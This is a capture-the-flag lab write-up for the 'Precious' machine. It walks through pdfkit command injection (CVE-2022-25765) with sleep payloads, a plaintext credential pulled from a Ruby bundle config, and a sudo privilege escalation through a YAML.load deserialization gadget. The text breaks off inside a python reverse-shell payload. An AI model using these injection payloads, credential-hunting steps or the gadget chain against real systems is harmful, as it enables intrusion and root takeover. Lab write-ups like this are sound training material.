


# Information Gathering

1) found open ports

```
(vigneswar@VigneswarPC)~$ nmap 10.10.11.189 -p- -sV --min-rate 1000
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-01 19:07 IST
Nmap scan report for 10.10.11.189
Host is up (0.34s latency).
Not shown: 64781 filtered tcp ports (no-response), 752 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
80/tcp    open  http     nginx 1.18.0
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 208.85 seconds
```

2) checked the page




## Request

```
1 POST / HTTP/1.1
2 Host: precious.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://precious.htb/
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 5
10 Origin: http://precious.htb
11 Connection: close
12 Upgrade-Insecure-Requests: 1
13
14 url=.
```

## Response

```
1 HTTP/1.1 200 OK
2 Content-Type: text/html; charset=utf-8
3 Connection: close
4 Status: 200 OK
5 X-XSS-Protection: 1; mode=block
6 X-Content-Type-Options: nosniff
7 X-Frame-Options: SAMEORIGIN
8 Date: Thu, 01 Feb 2024 13:46:21 GMT
9 X-Powered-By: Phusion Passenger (R) 6.0.15
10 Server: nginx/1.18.0 + Phusion Passenger (R) 6.0.15
11 X-Runtime: Ruby
12 Content-Length: 514
13
14 <!DOCTYPE html>
15 <html>
16 <head>
17   <title>
18     Convert Web Page to PDF
19   </title>
20   <link rel="stylesheet" href="stylesheets/style.css">
21 </head>
22 <body>
23   <div class="wrapper">
24     <h1 class="title">
25       Convert Web Page to PDF
26     </h1>
27     <form action="/" method="post">
28       <p>
29         Enter URL to fetch
30       </p>
31       <br>
32       <input type="text" name="url" value="">
33       <input type="submit" value="Submit">
34     </form>
35     <h2 class="msg">
36       You should provide a valid URL!
37     </h2>
38   </div>
39 </body>
40 </html>
```

It uses Ruby and some library called Phusion Passenger




# Phusion Passenger :


Phusion Passenger is a free web server and application server with support for Ruby, Python and Node.js. It is designed to integrate into the Apache HTTP Server or the nginx web server, but also has a mode for running standalone without an external web server. [Wikipedia](#)

**Stable release:** 6.0.19 / 20 November 2023; 46 days ago

3) Tested the pdf convertor with a html page



4) checked meta data of pdf



It is made with pdftk 0.8.6



5) checked for vulnerabilities in that library

About 114 results (0.35 seconds)

CVE-2022-25765 pdfkit <0.8. 6 command injection. The package pdfkit is vulnerable to **Command Injection** where the URL is not properly sanitized.



GitHub

[https://github.com › shamo0 › PDFkit-CMD-Injection](https://github.com/shamo0/PDFkit-CMD-Injection)[shamo0/PDFkit-CMD-Injection - GitHub](#) About featured snippets •  Feedback<https://security.snyk.io/vuln/SNYK-RUBY-PDFKIT-2869795>

## Vulnerability Assessment

PoC:

An application could be vulnerable if it tries to render a URL that contains query string parameters with user input:

```
PDFKit.new("http://example.com/?name=#{params[:name]}").to_pdf
```

If the provided parameter happens to contain a URL encoded character and a shell command substitution string, it will be included in the command that PDFKit executes to render the PDF:

```
irb(main):060:0> puts PDFKit.new("http://example.com/?name=#{'%20`sleep 5`'}").command
wkhtmltopdf --quiet [...] "http://example.com/?name=%20`sleep 5`" -
=> nil
```


Calling `to_pdf` on the instance shows that the `sleep` command is indeed executing:

```
PDFKit.new("http://example.com/?name=#{'%20`sleep 5`'}").to_pdf
# 5 seconds wait...
```

Of course, if the user can control completely the first argument of the PDFKit constructor, they can also exploit the command injection as long as it starts with "http":

```
PDFKit.new("http%20`sleep 5`").to_pdf
```


1) Tested the vulnerability




The page is delayed 15 seconds meaning that the server is indeed vulnerable

Exploitation

1) Got a reverse shell







## Privilege Escalation

1) found user credentials in .bundle directory

```
ruby@precious:~$ ls
ruby@precious:~$ ls -al
total 32
drwxr-xr-x 5 ruby ruby 4096 Feb  1 09:47 .
drwxr-xr-x 4 root root 4096 Oct 26 2022 ..
lrwxrwxrwx 1 root root   9 Oct 26 2022 .bash_history -> /dev/null
-rw-r--r-- 1 ruby ruby  220 Mar 27 2022 .bash_logout
-rw-r--r-- 1 ruby ruby 3526 Mar 27 2022 .bashrc
dr-xr-xr-x 2 root ruby 4096 Oct 26 2022 .bundle
drwxr-xr-x 3 ruby ruby 4096 Feb  1 08:43 .cache
drwx----- 3 ruby ruby 4096 Feb  1 09:43 .gnupg
-rw-r--r-- 1 ruby ruby  807 Mar 27 2022 .profile
ruby@precious:~$ ls .bundle
config
ruby@precious:~$ cat .bundle/config
---
BUNDLE_HTTPS://RUBYGEMS__ORG/: "henry:Q3c1AqGHtoI0aXAYFH"
ruby@precious:~$ |
```



2) connected with ssh

```
(vigneswar@VigneswarPC)-[~]
$ ssh henry@10.10.11.189
The authenticity of host '10.10.11.189 (10.10.11.189)' can't be established. ED25519 key fingerprint is SHA256:1WpIxI8qwKmYSRdGtCjweUByFzcn0MSpKgv+AwWRLkU.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.189' (ED25519) to the list of known hosts.
henry@10.10.11.189's password:
Linux precious 5.10.0-19-amd64 #1 SMP Debian 5.10.149-2 (2022-10-21) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
henry@precious:~$ |
```

3) found sudo permissions



```
henry@precious:~$ sudo -l
Matching Defaults entries for henry on precious:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User henry may run the following commands on precious:
    (root) NOPASSWD: /usr/bin/ruby /opt/update_dependencies.rb
henry@precious:~$ |
```

```
henry@precious:~$ cat /opt/update_dependencies.rb
# Compare installed dependencies with those specified in "dependencies.yml"
require "yaml"
require 'rubygems'

# TODO: update versions automatically
def update_gems()
end

def list_from_file
  YAML.load(File.read("dependencies.yml"))
end

def list_local_gems
  Gem::Specification.sort_by{ |g| [g.name.downcase, g.version] }.map{|g| [g.name, g.version.to_s]}
end

gems_file = list_from_file
gems_local = list_local_gems

gems_file.each do |file_name, file_version|
  gems_local.each do |local_name, local_version|
    if(file_name == local_name)
      if(file_version != local_version)
        puts "Installed version differs from the one specified in file: " + local_name
      else
        puts "Installed version is equals to the one specified in file: " + local_name
      end
    end
  end
end
end
```

dependencies.yml is not a absolute path, so we can add our own file

4) found a method to execute commands



GitHub

<https://staalraad.github.io> > post > 2021-01-09-unive... ⋮

## Universal RCE with Ruby YAML.load (versions > 2.7)

9 Jan 2021 — A couple of years ago I wrote a universal **YAML.load** deserialization RCE gadget based on the work by Luke Jahnke from elttam.

Missing: revshell | Show results with: revshell

```

henry@precious:~$ vi dependencies.yml
henry@precious:~$ ls
dependencies.yml  user.txt
henry@precious:~$ /usr/bin/ruby /opt/update_dependencies.rb
sh: 1: reading: not found
uid=1000(henry) gid=1000(henry) groups=1000(henry)
Traceback (most recent call last):
  33: from /opt/update_dependencies.rb:17:in `<main>'

```

5) added a reverse shell script

```

---
- !ruby/object:Gem::Installer
  i: x
- !ruby/object:Gem::SpecFetcher
  i: y
- !ruby/object:Gem::Requirement
  requirements:
    !ruby/object:Gem::Package::TarReader
    io: &1 !ruby/object:Net::BufferedIO
      io: &1 !ruby/object:Gem::Package::TarReader::Entry
        read: 0
        header: "abc"
        debug_output: &1 !ruby/object:Net::WriteAdapter
          socket: &1 !ruby/object:Gem::RequestSet
            sets: !ruby/object:Net::WriteAdapter
              socket: !ruby/module 'Kernel'
              method_id: :system
            git_set: python3 -c 'import os,pty,socket;s=socket.socket();s.c
